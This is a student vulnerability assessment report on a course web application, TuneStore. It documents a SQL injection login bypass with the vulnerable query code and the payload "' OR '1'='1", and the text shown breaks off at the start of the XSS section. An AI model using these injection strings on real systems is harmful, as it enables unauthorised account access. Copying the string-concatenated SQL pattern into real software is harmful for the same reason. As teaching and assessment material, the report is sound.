Vulnerability Assessment and Systems Assurance Report

TuneStore Assignment Phase 3

Sneha Rangari

ITIS 5221

24th March, 2018

VULNERABILITY ASSESSMENT AND SYSTEM ASSURANCE

TABLE OF CONTENTS

Page #

1.0 GENERAL INFORMATION 04

1.1 Purpose 04
1.2 Scope 04
1.3 System Overview 04
1.4 Project References 04
1.5 Acronyms and Abbreviations 04
1.6 Points of Contact 05

2.0 VUNERABILIIES DISCOVERED 05

2.1 SQL Injection 05
2.1.1 Vulnerability Rating 05
2.1.2 Vulnerability Description and Impact 05
2.1.3 Description of exploits used 05
2.1.4 Exploit Examples 06

2.2 XSS Attack 11
2.2.1 Vulnerability Rating 11
2.2.2 Vulnerability Description and Impact 12
2.2.3 Description of exploits used 12
2.2.4 Exploit Examples 12
2.2.4a Write and successfully demonstrate an attack that exploits the XSS vulnerability to harvest user login credentials by changing the submission link to a phishing website.16
2.2.4b Write an attack document that can trigger this attack via link……18

2.3 CSRF attack……19
2.3.1 Vulnerability Rating……20
2.3.2 Vulnerability Description and Impact……..20
2.3.3 Description of exploits used……20
2.3.4 Exploit Examples……20

2.4 Broken Access Control……23
2.4.1 Vulnerability Rating……..23
2.4.2 Vulnerability Description and Impact……...23
2.4.3 Description of exploits used……23
2.4.4 Exploit Examples……..23

2.5 Clickjacking Attack 26
2.5.1 Vulnerability Rating 27
2.5.2 Vulnerability Description and Impact 27
2.5.3 Description of exploits used 27

2.5.4 Exploit Examples 27

3.0 MITIGATION RECOMMENDATIONS 31
3.1 SQL Parameterization 31
3.2 XSS Remediation 34
3.3 CSRF Remediation 37
3.4 Broken Access Control Remediation 40
3.5 Clickjacking Remediation 43

1.0 GENERAL INFORMATION

1.1 **Purpose**:

The purpose of this penetration test is to evaluate the security of application by identifying vulnerabilities and exploiting them to identify security risks in the application. For this testing we have tried using manual exploits instead of any pen testing tools or advanced scripts. This also involved using unauthenticated as well as authenticated sessions with the web application.

1.2 **Scope**:

The assessment performed was focused on TuneStore music web application targeting attacks from internal network on application web pages. The outcome of this assessment is supposed to highlight key application security vulnerabilities in the application. Furthermore, the findings in this report reflect the conditions found during the testing, and do not necessarily reflect current conditions. This testing did not attempt any active network-based Denial of Service (DoS) attacks. Password cracking, physical, process and social engineering attacks were outside our remit. Internal assessment was also not carried out.

1.3 **System Overview**:

TuneStore is an online store of songs. A user needs to register and log in to gain access to the store. The application provides the following options for registered users: “add balance”, “friends”, “profile”, “CDs” and “log out”. The “add balance” option allows the user to add money to his account by entering his credit card number and the amount of money to be added. The “friends” function allows the user to add a friend to his list of friends. The “CDs” function allows the user to view the CDs he purchased. The “profile” function allows the user to change his password. The main page of the application includes images representing the tunes that can be purchased in the store. The “comment” function allows users to view and submit remarks regarding the tune.

1.4 **Project References**:

Guidelines given by OWASP top 10 application security vulnerabilities. (https://www.owasp.org/index.php)

1.5 **Acronyms and Abbreviations:**

1.5.1 DREAD - a mnemonic for risk rating security threats using five categories.
- Damage - how bad would an attack be?
- Reproducibility - how easy is it to reproduce the attack?
- Exploitability - how much work is it to launch the attack?
- Affected users - how many people will be impacted?
- Discoverability - how easy is it to discover the threat?

1.5.2 XSS - Cross-Site Scripting (XSS)

1.5.3 SQL - Structured Query Language

1.5.4 CSRF - Cross-Site Request Forgery (CSRF)

1.5.5 DoS – Denial of Service

1.5.6 OWASP - Open Web Application Security Project (OWASP)

1.6 Points of Contact:

Dr.Bill Chu: billchu@uncc.edu

2.0 VULNERABILITIES DISCOVERED

2.1 **SQL Injection:**

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

2.1.1 **Vulnerability Rating:**

DREAD score = 14 out of 15

D	Damage potential	Level: High The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.
R	Reproducibility	Level: High The attack can be reproduced every time and does not require a timing window.
E	Exploitability	Level: High A novice programmer could make the attack in a short time.
A	Affected users	Level: High All users, default configuration, key customers
D	Discoverability	Level: Medium The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.

2.1.2 **Vulnerability Description and Impact**:

The vulnerability in this case is SQL injection which occurs when:

- Data enters a program from an untrusted source.
- The data used to dynamically construct a SQL query

The main impacts are:

- **Confidentiality**: SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL Injection vulnerabilities.
- **Authentication**: If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.
- **Authorization**: If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL Injection vulnerability.
- **Integrity**: Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL Injection attack.

2.1.3 **Description of exploits used**:

Attacker used simple SQL statements to launch basic SQL injection attacks manually. No automated injection tools were used during the testing. These SQL statements were injected into vulnerable input field of application login form.

2.1.3.1 **Exploit example**:

Example 1: Login as a random user

The following code dynamically constructs and executes a SQL query that searches for items matching a specified name. The query restricts the items displayed to those where owner matches the user name of the currently-authenticated user.

```
String sql = "SELECT USERNAME, PASSWORD, BALANCE FROM TUNEUSER" +
“WHERE TUNEUSER.USERNAME = '" + login + "' AND PASSWORD = '" + password
+ "'";
```

The query that this code intends to execute follows:

```
SELECT USERNAME, PASSWORD, BALANCE FROM TUNEUSER"
WHERE TUNEUSER.USERNAME =
AND PASSWORD =
```


However, because the query is constructed dynamically by concatenating a constant base query string and a user input string, the query only behaves correctly if item Name does not contain a single-quote character. If an attacker in the user name enters the string "name' OR '1'='1" for itemName, then the query becomes the following:

```
SELECT USERNAME, PASSWORD, BALANCE FROM TUNEUSER"
WHERE TUNEUSER.USERNAME = ‘’ OR ‘1’=’1’
AND PASSWORD = ‘’ OR ‘1’=’1’
```


The addition of the OR '1'='1' condition causes the where clause to always evaluate to true, so the query becomes logically equivalent to the much simpler query:

```
SELECT USERNAME, PASSWORD, BALANCE FROM TUNEUSER"
```

This simplification of the query allows the attacker to bypass the requirement that the query only return items owned by the authenticated user; the query now returns all entries stored in the items table, regardless of their specified owner.




The result is:




Example 2: Login as a specific user

Putting the username as the one which you want to get logged in and writing the SQL query in password field.

When a user enters a user name and password, a SQL query is created and executed to search on the database to verify them. If matching entries are found, the user is authenticated. In order to bypass this security mechanism, SQL code has to be injected on to the input fields.





If the username is already known, the only thing to be bypassed is the password verification. So, the SQL commands should be fashioned in the similar way.
The password=" or '1'='1' condition is always true, so the password verification never happens. This will allow an attacker to get logged in as that specific user.
The result is:




<u>Example 3: Register a new user with lots money in account without paying for it:</u>


Here register as a new user says David with correct password:







After getting logged in as a user, we can add lots of money using credit card/debit card number and mention specific amount:





Thus even buying the music, it's not changing the balance in account. This abnormal behavior of the application is accepting a very large amount in the "add balance" function. Computation with very large value could give erroneous results. After adding a very large value to the current balance, it was found that the balance is not reduced after a song is purchased . This means the attacker is able to purchase a song for free.





2.2 **Cross-site Scripting (XSS):**

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

2.2.1 **Vulnerability Rating:**

DREAD score = 14 out of 15

D	Damage potential	Level: High The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.
R	Reproducibility	Level: High The attack can be reproduced every time and does not require a timing window.
E	Exploitability	Level: High A novice programmer could make the attack in a short time.
A	Affected users	Level: High All users, default configuration, key customers
D	Discoverability	Level: Medium The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.

2.2.2 **Vulnerability Description and impact:**

Cross-Site Scripting (XSS) attacks occur when:

- Data enters a Web application through an untrusted source, most frequently a web request.
- The data is included in dynamic content that is sent to a web user without being validated for malicious content.

The malicious content sent to the web browser often takes the form of a segment of JavaScript, but may also include HTML, Flash, or any other type of code that the browser may execute. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Impact:

- XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise.
- The most severe XSS attacks involve disclosure of the user's session cookie, allowing an attacker to hijack the user's session and take over the account.
- Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirect the user to some other page or site, or modify presentation of content.
- An XSS vulnerability allowing an attacker to modify a press release or news item could affect a company's stock price or lessen consumer confidence.
- An XSS vulnerability on a pharmaceutical site could allow an attacker to modify dosage information resulting in an overdose.


2.2.3 **Description of exploits used**:


Attacker used scripts to launch XSS attacks manually. No automated injection tools were used during the testing. These scripts were injected into vulnerable input field of application login form.

2.2.4 **Example *Reflected XSS:***

Reflected Cross-site Scripting (XSS) occur when an attacker injects browser executable

